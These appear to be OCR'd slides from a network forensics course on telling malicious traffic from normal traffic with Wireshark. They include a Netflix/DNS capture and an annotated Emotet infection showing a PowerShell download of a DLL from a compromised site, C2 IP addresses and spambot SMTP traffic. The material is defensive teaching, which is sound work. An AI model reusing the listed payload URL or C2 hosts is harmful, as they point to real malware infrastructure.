
- The challenge:
  Distinguishing regular traffic from suspicious/malicious traffic
  1. Baselining of “normal” traffic is a key
     - Has to be done beforehand
     - Has to be adapted every now and then
  2. Goal: try to detect intrusions such as
     - Scans (port scans, system enumerations, …)
     - Probes (server version probes, password probes, …)
     - Lateral movement (connections between systems that typically do not communicate with each other, or at unusual times, …)
     - Data exfiltration (Ransomware as **the** omnipresent threat: *how did they manage to move 60 GB of data outside of our network?*)

Network indicators on different levels

- Traffic data can be a very useful addition to host-based artefacts (even when the traffic itself is encrypted)
  - **Packet captures** (**`wireshark`**/**`tshark`**, **`tcpdump`**, …)
    - may contain URLs, exploit payloads, usernames and passwords, etc.
    - should be taken to achieve a **specific investigation objective** and not as a broad measure
  - **Network flows** (NetFlow, IPFIX, Argus, …)
    - usually are used to gain a “general picture” of what is going on in a network (statistics, meta-data)
    - never contain packet payload data
    - can be sampled, i.e. not all traffic is evaluated but only every n-th packet
    - may therefore not contain certain acitivities of the attacker
  - **Logs** from firewalls, switches, router, NIDS, …
  - Network **taps**
    - a full capture of suspicious traffic *may* be needed during an investigation and thus, there should be provisions so that on-demand capturing of traffic can be carried out

Many (all?) of you will know Wireshark

- *“Wireshark is the world’s foremost and widely-used **network protocol analyzer**. It lets you see what’s happening on your network at a microscopic level and is the de facto (and often de jure) standard…”*
  - free protocol analyzer that can **record** and **display** packet captures (PCAPs) of network traffic
  - extremely widely in use and very powerful
  - very customizable, too




No.	Time	Source	Destination	Protocol	Length	Info
343	65.142415	192.168.0.21	174.129.249.228	TCP	66	40555 → 80 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=491519346 TSecr=551811827
344	65.142715	192.168.0.21	174.129.249.228	HTTP	253	GET /clients/netflix/flash/application.swf?flash_version=flash_lite_2.1&v=1.5&nr
345	65.230738	174.129.249.228	192.168.0.21	TCP	66	80 → 40555 [ACK] Seq=1 Ack=188 Win=6864 Len=0 TSval=551811850 TSecr=491519347
346	65.240742	174.129.249.228	192.168.0.21	HTTP	828	HTTP/1.1 302 Moved Temporarily
347	65.241592	192.168.0.21	174.129.249.228	TCP	66	40555 → 80 [ACK] Seq=188 Ack=763 Win=7424 Len=0 TSval=491519446 TSecr=551811852
348	65.242532	192.168.0.21	192.168.0.1	DNS	77	Standard query 0x2188 A cdn-0.nflximg.com
349	65.276870	192.168.0.1	192.168.0.21	DNS	489	Standard query response 0x2188 A cdn-0.nflximg.com CNAME images.netflix.com.edge
350	65.277992	192.168.0.21	63.80.242.48	TCP	74	37063 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=491519482 TSecr
351	65.297757	63.80.242.48	192.168.0.21	TCP	74	80 → 37063 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=3295
352	65.298396	192.168.0.21	63.80.242.48	TCP	66	37063 → 80 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=491519502 TSecr=3295534130
353	65.298687	192.168.0.21	63.80.242.48	HTTP	153	GET /us/nrd/clients/flash/814540.bun HTTP/1.1
354	65.318730	63.80.242.48	192.168.0.21	TCP	66	80 → 37063 [ACK] Seq=1 Ack=88 Win=5792 Len=0 TSval=3295534151 TSecr=491519503
355	65.321733	63.80.242.48	192.168.0.21	TCP	1514	[TCP segment of a reassembled PDU]

```
> Frame 349: 489 bytes on wire (3912 bits), 489 bytes captured (3912 bits)
> Ethernet II, Src: Globalsc_00:3b:0a (f0:ad:4e:00:3b:0a), Dst: Vizio_14:8a:e1 (00:19:9d:14:8a:e1)
> Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.21
> User Datagram Protocol, Src Port: 53 (53), Dst Port: 34036 (34036)
v Domain Name System (response)
    [Request In: 348]
    [Time: 0.034338000 seconds]
    Transaction ID: 0x2188
  > Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 4
    Authority RRs: 9
    Additional RRs: 9
  v Queries
    > cdn-0.nflximg.com: type A, class IN
  > Answers
  > Authoritative nameservers
```

```
0020  00 15 00 35 84 f4 01 c7  83 3f 21 88 81 80 00 01   ...5.... .?!.....
0030  00 04 00 09 00 09 05 63  64 6e 2d 30 07 6e 66 6c   .......c dn-0.nfl
0040  78 69 6d 67 03 63 6f 6d  00 00 01 00 01 c0 0c 00   ximg.com ........
0050  05 00 01 00 00 05 29 00  22 06 69 6d 61 67 65 73   ......). ".images
0060  07 6e 65 74 66 6c 69 78  03 63 6f 6d 09 65 64 67   .netflix .com.edg
0070  65 73 75 69 74 65 03 6e  65 74 00 c0 2f 00 05 00   esuite.n et../...
```

Identification of transaction (dns.id), 2 bytes | Packets: 10299 · Displayed: 10299 (100.0%) · Load time: 0:0.182 | Profile: Default


You should customize Wires




Time	Dst	port	Host	Info
2021-11-15 22:44:12	18.236.95.11	80	visteme.mx	GET /shop/wp-a
2021-11-15 22:44:25	81.0.236.93	443		Client Hello
2021-11-15 22:44:27	163.172.50.82	443		Client Hello
2021-11-15 22:44:27	81.0.236.93	443		Client Hello
2021-11-15 22:45:24	81.0.236.93	443		Client Hello
2021-11-15 22:45:28	81.0.236.93	443		Client Hello
2021-11-15 22:46:29	81.0.236.93	443		Client Hello
2021-11-15 22:46:31	81.0.236.93	443		Client Hello
2021-11-15 22:47:07	81.0.236.93	443		Client Hello
2021-11-15 22:47:12	81.0.236.93	443		Client Hello
2021-11-15 22:47:12	52.109.76.32	443	nexusrules.officeapps.live.com	Client Hello
2021-11-15 22:47:13	163.172.50.82	443		Client Hello
2021-11-15 22:47:52	81.0.236.93	443		Client Hello
2021-11-15 22:47:57	20.42.73.24	443	self.events.data.microsoft.com	Client Hello
2021-11-15 22:48:46	81.0.236.93	443		Client Hello
2021-11-15 22:49:01	81.0.236.93	443		Client Hello
2021-11-15 22:49:01	52.109.76.32	443	nexusrules.officeapps.live.com	Client Hello
2021-11-15 22:49:01	163.172.50.82	443		Client Hello
2021-11-15 22:49:57	81.0.236.93	443		Client Hello
2021-11-15 22:50:55	81.0.236.93	443		Client Hello
2021-11-15 22:51:14	163.172.50.82	443		Client Hello
2021-11-15 22:51:15	81.0.236.93	443		Client Hello
2021-11-15 22:52:07	81.0.236.93	443		Client Hello
2021-11-15 22:52:14	81.0.236.93	443		Client Hello
2021-11-15 22:52:14	163.172.50.82	443		Client Hello
2021-11-15 22:52:52	52.185.211.133	443	settings-win.data.microsoft.com	Client Hello
2021-11-15 22:53:15	81.0.236.93	443		Client Hello
2021-11-15 22:53:57	81.0.236.93	443		Client Hello
2021-11-15 22:55:42	20.42.73.24	443	self.events.data.microsoft.com	Client Hello
2021-11-15 22:56:03	20.189.173.14	443	v10.events.data.microsoft.com	Client Hello
2021-11-15 23:01:55	20.42.73.24	443	self.events.data.microsoft.com	Client Hello
2021-11-15 23:07:52	52.185.211.133	443	settings-win.data.microsoft.com	Client Hello
2021-11-15 23:09:08	81.0.236.93	443		Client Hello
2021-11-15 23:09:16	81.0.236.93	443		Client Hello
2021-11-15 23:09:16	51.75.33.120	443		Client Hello
2021-11-15 23:09:22	81.0.236.93	443		Client Hello
2021-11-15 23:09:22	163.172.50.82	443		Client Hello
2021-11-15 23:09:23	142.250.113.109	465		Client Hello
2021-11-15 23:09:27	51.75.33.120	443		Client Hello
2021-11-15 23:09:30	142.250.113.109	465		Client Hello

HTTPS Emotet C2 traffic

spambot traffic begins



```
GET /shop/wp-admin/PP/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.1320
Host: visteme.mx
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 15 Nov 2021 22:44:12 GMT
Server: Apache/2.4.51 () OpenSSL/1.0.2k-fips
X-Powered-By: PHP/7.2.34
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Expires: Mon, 15 Nov 2021 22:44:12 GMT
Content-Disposition: attachment; filename="eK60VdDMe3hka.dll"
Content-Transfer-Encoding: binary
Set-Cookie: 6192e2bc8a10e=1637016252; expires=Mon, 15-Nov-2021 22:45:12 GMT; Max-Age=60; path=/
Upgrade: h2,h2c
Connection: Upgrade, Keep-Alive
Last-Modified: Mon, 15 Nov 2021 22:44:12 GMT
Vary: Accept-Encoding
Referrer-Policy: no-referrer-when-downgrade
Keep-Alive: timeout=5, max=100
Transfer-Encoding: chunked
```



```
220 p3plsmtpa07-07.prod.phx3.secureserver.net :SMTPAUTH: [redacted] : ESMTP server
p3plsmtpa07-07.prod.phx3.secureserver.net ready
EHLO [0.0.0.0]
250-p3plsmtpa07-07.prod.phx3.secureserver.net hello [[redacted]], secureserver.net
250-HELP
250-AUTH LOGIN PLAIN
250-SIZE 30000000
250-PIPELINING
250-8BITMIME
250-STARTTLS
250 OK
STARTTLS
220 Ready to start TLS
...............kaV...S$.)0..........5?.[....8.,.0.........+./...$.(.k.#.'.g.
...9.   ...3.....=.<.5./.....F.........
.
...........#...
. ...................................
....=...9.... w.m...+...H;.......j.....%.Tn..
0.................#.....$...$..$....0...0.............I.q..0
.      *.H..
.....0..1.0    ..U....US1.0...U....Arizona1.0...U...
Scottsdale1%0#..U.
..Starfield Technologies, Inc.1301..U...*http://certs.starfieldtech.com/repository/1402..U...
+Starfield Secure Certificate Authority - G20..
210212151606Z.
220316151606Z0F1!0...U....Domain Control Validated1!0...U....smtpout.secureserver.net0.."0
.      *.H..
..........0..
......8
.8.<.}.
....d.Q.(.........K'..;.o. ..n.c.;o.(af.fs."..G..6.[h....6.,.G..%~...*.|a./.?\......`...x..b."..F
.1.?.+.z..Tj..n..H8..l..By:....Y.u.=..q...W..C.p...{..9.k.}.
3Jz.#.].....t.H]i....G**..-7.._....r..b.....w.......>vCr{p.D4.[D.J...+z[..YE.E....H.
1l.........a0..]0...U.......0.0...U.%..0...+.........+.......0...U...........0=..U...
60402.0...,http://crl.starfieldtech.com/sfig2s1-278.crl0c..U. .\0Z0N..`.H...n....0?0=..+........
1http://certificates.starfieldtech.com/repository/0...q.....0....+........v0t0*..+.....
```

https://unit42.paloaltonetworks.com/unit42-customizing-wireshark-changing-column-display/

Prefer the comand line?

